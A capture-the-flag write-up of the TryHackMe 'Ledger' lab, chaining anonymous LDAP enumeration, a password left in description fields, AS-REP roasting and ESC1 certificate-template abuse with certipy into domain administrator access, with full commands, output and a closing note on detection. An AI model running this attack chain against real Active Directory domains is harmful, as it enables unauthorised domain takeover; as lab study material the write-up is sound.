Ledger
A change of pace from the Active Directory for SOC module, same directory, opposite chair. Ledger is a Hard offensive challenge: one task, two flags, no guidance. The DC is called LABYRINTH and the domain is thm.local.
The whole box turns on three findings that chain into each other, and the flag names give the game away once you have them: THM{ENUMERATION_IS_THE_KEY} for user and THM{THE_BYPASS_IS_CERTIFIED!} for root. Enumeration gets the foothold, a certificate gets the domain.

Everything below ran from a TryHackMe AttackBox over SSH. One standing note: this box’s RPC certificate endpoint is flaky and several certipy calls fail on the first attempt, retry rather than assume you got the syntax wrong.
Recon
nmap -sC -sV gives the shape immediately:
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft IIS httpd 10.0
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos
135,139  open  msrpc / netbios-ssn
389,636  open  ldap / ssl-ldap   Domain: thm.local, Site: Default-First-Site-Name
443/tcp  open  ssl/http      Microsoft IIS httpd 10.0
445/tcp  open  microsoft-ds
3268/9   open  globalcatLDAP
3389/tcp open  ms-wbt-server
A domain controller that also runs IIS. The http-title is just IIS Windows Server, the default page, no application, so the web ports are a decoy. The genuinely interesting detail is buried in the LDAPS certificate:
ssl-cert: Subject: commonName=labyrinth.thm.local
Issuer:   commonName=thm-LABYRINTH-CA/domainComponent=thm
An issuer of thm-LABYRINTH-CA means Active Directory Certificate Services is installed on this box. Note it and move on; it becomes the whole second half.
Anonymous LDAP hands over the directory
Before touching credentials, check whether the DC will talk to nobody in particular. It will:
ldapsearch -x -H ldap://10.49.181.117 -s base -b "" namingContexts
That returns DC=thm,DC=local and friends, which only proves the rootDSE is readable, normal enough. The real question is whether anonymous bind extends to objects:
ldapsearch -x -H ldap://10.49.181.117 -b "dc=thm,dc=local" "(objectClass=user)" sAMAccountName

488 user accounts, no authentication. That is the misconfiguration the first flag is named after, and it is worth being precise about why it matters: anonymous bind is not just a user list. Every attribute the DC will hand out anonymously is in scope, so the right move is to pull more than names:
ldapsearch -x -H ldap://10.49.181.117 -b "DC=thm,DC=local" "(objectClass=user)" \
  sAMAccountName description userAccountControl servicePrincipalName > ldap_users.txt
A password sitting in a description field
description is the classic dumping ground for things administrators mean to clean up later. Across all 488 accounts there are only two distinct values, and one of them is a password:

description: Tier 1 User
description: Please change it: CHANGEME2023!
Two accounts carry it, IVY_WILLIS and SUSANNA_MCKNIGHT. Pulling them out of the LDIF needs entry-aware parsing rather than a plain grep, because description and sAMAccountName sit on different lines of the same record:
awk 'BEGIN{RS="";FS="\n"} /CHANGEME2023/ {for(i=1;i<=NF;i++) if($i ~ /^sAMAccountName:/) print $i}' ldap_users.txt
Now validate it, and validate it properly. Listing shares is not a credential test on this box, because a null session lists the same five shares. Use something that requires a real logon, and run a wrong password alongside it as a control:

IVY_WILLIS : CHANGEME2023!        → Account Name: IVY_WILLIS, Authority Name: THM
SUSANNA_MCKNIGHT : CHANGEME2023!  → Account Name: SUSANNA_MCKNIGHT, Authority Name: THM
IVY_WILLIS : WrongPass123!        → NT_STATUS_LOGON_FAILURE
Both are live. The control is the part people skip, and it is what turns “the command didn’t error” into “the password is correct”.
SUSANNA_MCKNIGHT turns out to own the user flag, which confirms this was the intended foothold rather than a side door.
The dead ends worth recording
With a domain credential in hand the reflexes are Kerberoasting and AS-REP roasting. Neither is the path here, but knowing that saves you from grinding on them:
GetUserSPNs -dc-ip $T thm.local/IVY_WILLIS:'CHANGEME2023!' -request
# No entries found!

GetNPUsers -dc-ip $T -usersfile users.txt -format hashcat thm.local/
# 5 hashes: ISIAH_WALKER, MAXINE_FREEMAN, PHYLLIS_MCCOY, QUEEN_GARNER, SHELLEY_BEARD
No SPNs at all, so Kerberoasting is a non-starter. AS-REP roasting does yield five hashes from accounts with preauthentication disabled, a real finding, and in a report it belongs there, but none of them crack against rockyou, and none are needed. They are the box’s decoy for anyone who skips the CA.
ESC1: the certificate template that hands over the domain
Back to thm-LABYRINTH-CA. Certipy will enumerate templates with the credential we now have:
certipy find -u [email protected] -p 'CHANGEME2023!' -dc-ip $T -vulnerable -stdout

The ServerAuth template is the whole ballgame:
| Property | Value |
|---|---|
| Enabled | True |
| Client Authentication | True |
| Enrollee Supplies Subject | True |
| Enrollment Rights | THM.LOCAL\Domain Admins |
| ESC1 | Domain Computers and Authenticated Users can enroll |
Three conditions have to line up for ESC1, and here all three do. The template allows client authentication, so a certificate minted from it can be used to log in rather than just to encrypt. The enrollee supplies the subject, so I get to say who the certificate is for instead of the CA deciding. And Authenticated Users can enroll, which after the description-field slip means anybody.
The Enrollment Rights: Domain Admins line is a trap for the eye, it looks restrictive, but the ESC1 finding underneath is what actually governs enrolment, and it says Authenticated Users.
So: ask the CA for a certificate that claims to be the domain administrator, then use it.
certipy req -u [email protected] -p 'CHANGEME2023!' -dc-ip $T -target-ip $T \
  -target labyrinth.thm.local -ca thm-LABYRINTH-CA -template ServerAuth \
  -upn [email protected]

certipy auth -pfx administrator.pfx -dc-ip $T -username administrator -domain thm.local

[*] Got certificate with UPN '[email protected]'
[*] Saved certificate and private key to 'administrator.pfx'
[*] Got TGT
[*] Got hash for '[email protected]': aad3b435b51404eeaad3b435b51404ee:07d677a6cf40925beb80ad6428752322
Domain Admin, from a password that was written in a comment field.
Two practical notes on that command, because both cost me time. Certipy first died with Failed to resolve: labyrinth.thm.local, the AttackBox has no DNS for the domain, so add 10.49.x.x labyrinth.thm.local thm.local LABYRINTH to /etc/hosts. Then it died with The NETBIOS connection with the remote host timed out, which is fixed by passing -target-ip alongside -target. Even with both, the RPC call fails intermittently, I wrapped it in a retry loop in the end.
Flags, and one last obstacle
With an NT hash the obvious move is pass-the-hash. It does not work:
rpcclient -U 'thm.local/administrator%...:07d677a6...' --pw-nt-hash -c getusername
→ NT_STATUS_ACCOUNT_RESTRICTION
The domain administrator is restricted for NTLM network logon. But certipy auth already saved a Kerberos credential cache alongside the hash, and Kerberos is not restricted:
export KRB5CCNAME=$PWD/administrator.ccache
wmiexec -k -no-pass -dc-ip $T thm.local/[email protected] "..."

thm\administrator
USER_FLAG:  THM{ENUMERATION_IS_THE_KEY}
ROOT_FLAG:  THM{THE_BYPASS_IS_CERTIFIED!}
| Flag | Path |
|---|---|
| User | C:\Users\SUSANNA_MCKNIGHT\Desktop\user.txt |
| Root | C:\Users\Administrator\Desktop\root.txt |
One quirk when driving wmiexec through nested quoting: backslashes get eaten, and dir C:\Users comes back as The filename, directory name, or volume label syntax is incorrect. PowerShell accepts forward slashes on Windows paths, so gc C:/Users/.../user.txt sidesteps the escaping entirely.
What the box is actually teaching
Every step here is a configuration decision rather than a software vulnerability. Nothing was exploited in the memory-corruption sense, no CVE, no payload, no shell dropped on disk. Anonymous bind was left on, a password was typed into a description field, and a certificate template was published with enrollee-supplied subjects to Authenticated Users. Each is defensible in isolation and catastrophic in sequence.
The lesson I would carry into a real environment is about which finding you chase. This box deliberately offers two roads that go nowhere, no SPNs to Kerberoast, and five AS-REP hashes that do not crack, and one that goes straight to Domain Admin. The tell was in the nmap output the entire time: an issuer field naming a CA. AD CS is infrastructure that rarely shows up in a port list directly, and if you only look at ports you will miss it and spend the hour on hashes instead.
For defenders, the detection story maps cleanly onto the AD for SOC module: certificate enrolment is logged, and a certificate issued with a UPN that does not match the requesting account is about as clean an indicator as this kind of abuse produces.
Room solved 100%: user and root, 60 points.